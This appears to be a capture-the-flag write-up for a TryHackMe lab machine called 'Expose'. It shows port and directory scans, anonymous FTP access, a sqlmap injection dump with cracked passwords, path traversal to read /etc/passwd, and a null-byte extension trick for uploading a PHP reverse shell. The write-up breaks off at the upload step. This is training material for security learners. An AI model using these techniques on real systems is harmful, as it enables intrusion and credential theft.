

Write up about the expose room. This room is available at:
<https://tryhackme.com/room/expose>


written by: Enrico Acquaviva

First: Let's use Nmap to scan all ports, in this case, I don't need to be stealthy so let's use -T4 like in a CTF but, because I do not need to be quick, I will scan all ports using -p-. I also add the -sv parameter to determine service/version info on open ports.

```
nmap -sV -T4 10.10.83.24 -p-
```


```
Host is up (0.00036s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4
ubuntu0.7 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain       ISC BIND 9.16.1-Ubuntu
1337/tcp   open  http         Apache httpd 2.4.41 ((
Ubuntu))
1883/tcp   open  mosquitto    version 1.6.9
MAC Address: 02:6B:D0:FD:67:FD (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nmap found an http port 1337. Let's visit this website.



EXPOSED

Nothing is interesting in the page source.




The idea now is to use something like gobuster to find directories

```
gobuster dir -u http://10.10.83.24:1337/ -w
```

```
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
```

```
=====
2024/01/17 14:31:40 Starting gobuster
=====
/admin (Status: 301)
/javascript (Status: 301)
/phpmyadmin (Status: 301)
/server-status (Status: 403)
=====
2024/01/17 14:33:50 Finished
=====
```

In /admin, there is a login page.




Is this the right admin portal?

It's not the right admin portal. If you try to input any email and a password and then click continue, nothing will happen.

So, gobuster did not find the directory that is the real admin portal. In this case, I can try again using another wordlist and maybe it will find the right admin portal and perhaps other directories.

Gobuster found phpmyadmin



Let me check the FTP for anonymous login before using Hydra.

```
Connected to 10.10.55.9.
220 Welcome to the Expose Web Challenge.
Name (10.10.55.9:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63493|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /
```

There is nothing here, I tried to upload a file but got permission denied.

I decided to try gobuster more times and found /admin_101/ using this list:

<https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/big.txt>


/admin_101/




Is this the right admin portal?

There was a username in the page called "hacker@root.thm".

I'm gonna use burp suite to intercept the login request so I can use sqlmap later.





Save it in a file.

I named the file as requestAdmin101 and ran sqlmap.

```
$ sqlmap -r requestAdmin101 --dbms=mysql --dump
```

```

do you want to crack them via a dictionary-based attack? [Y/n/q] y
[21:26:33] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[21:26:39] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[21:26:43] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:26:43] [INFO] starting 4 processes
[21:26:45] [INFO] cracked password 'easytohack' for hash '69c66901194a6486176e81f5945b8929'
Database: expose
Table: config
[2 entries]
+-----+-----+-----+-----+
| id | url | password |
+-----+-----+-----+-----+
| 1 | /file1010111/index.php | 69c66901194a6486176e81f5945b8929 (easytohack) |
| 3 | /upload-cv00101011/index.php | // ONLY ACCESSIBLE THROUGH USERNAME STARTING WITH Z |
+-----+-----+-----+-----+

```

Database: expose

Table: config

[2 entries]

id	url	password
1	/file1010111/index.php	69c66901194a6486176e81f5945b8929 (easytohack)

3	/upload-cv00101011/index.php	// ONLY ACCESSIBLE THROUGH USERNAME STARTING WITH Z
---	------------------------------	---

```

Database: expose
Table: user
[1 entry]
+-----+-----+-----+-----+
| id | email | created | password |
+-----+-----+-----+-----+
| 1 | hacker@root.thm | 2023-02-21 09:05:46 | VeryDifficultPassword!!#@#@!#!@#1231 |
+-----+-----+-----+-----+

```


Database: expose

Table: user

id	email	created	password
1	hacker@root.thm	2023-02-21 09:05:46	VeryDifficultPassword!!#@#@!#!@#1231

Let's check what we have just found.


<http://10.10.2.185:1337/file1010111/index.php>





Please enter the password.

Password: easytohack

There we go!



Parameter Fuzzing is also important :) or Can you hide DOM elements?




I discovered another hint.

Hint: Try file or view as GET parameters?


/file1010111/index.php

http://10.10.158.6:1337/file1010111/index.php?file=../../../../etc/passwd



user: zeamkish starts with “z”

http://10.10.158.6:1337/file1010111/index.php?file=../../../../etc/issue



The server is running Ubuntu 20.04.6.

Going back to /upload-cv001010111/index.php

77/upload-cv00101011/index.php

Please enter the password:
Hint: It is the name of machine user starting with letter "z"

Write "zeamkish" in the blank field.

There we go. A page that allows uploading a file.


10.10.158.6:1337/upload-cv00101011/index.php

File Upload

No file chosen


Now that I can try uploading a file to open a reverse shell.

I'm gonna use the php pentest monkey reverse shell.



Now, I'm gonna let netcat listen and then upload the file.

There is a script to validate file extension and it only accepts jpg or png.



I am trying to bypass this verification.

```
(kali㉿kali)-[~/Documents/expose room]
$ mv php_reverse_shell.php php_reverse_shell.php\0.jpg

(kali㉿kali)-[~/Documents/expose room]
$ ls
php_reverse_shell.php\0.jpg  requestAdmin101

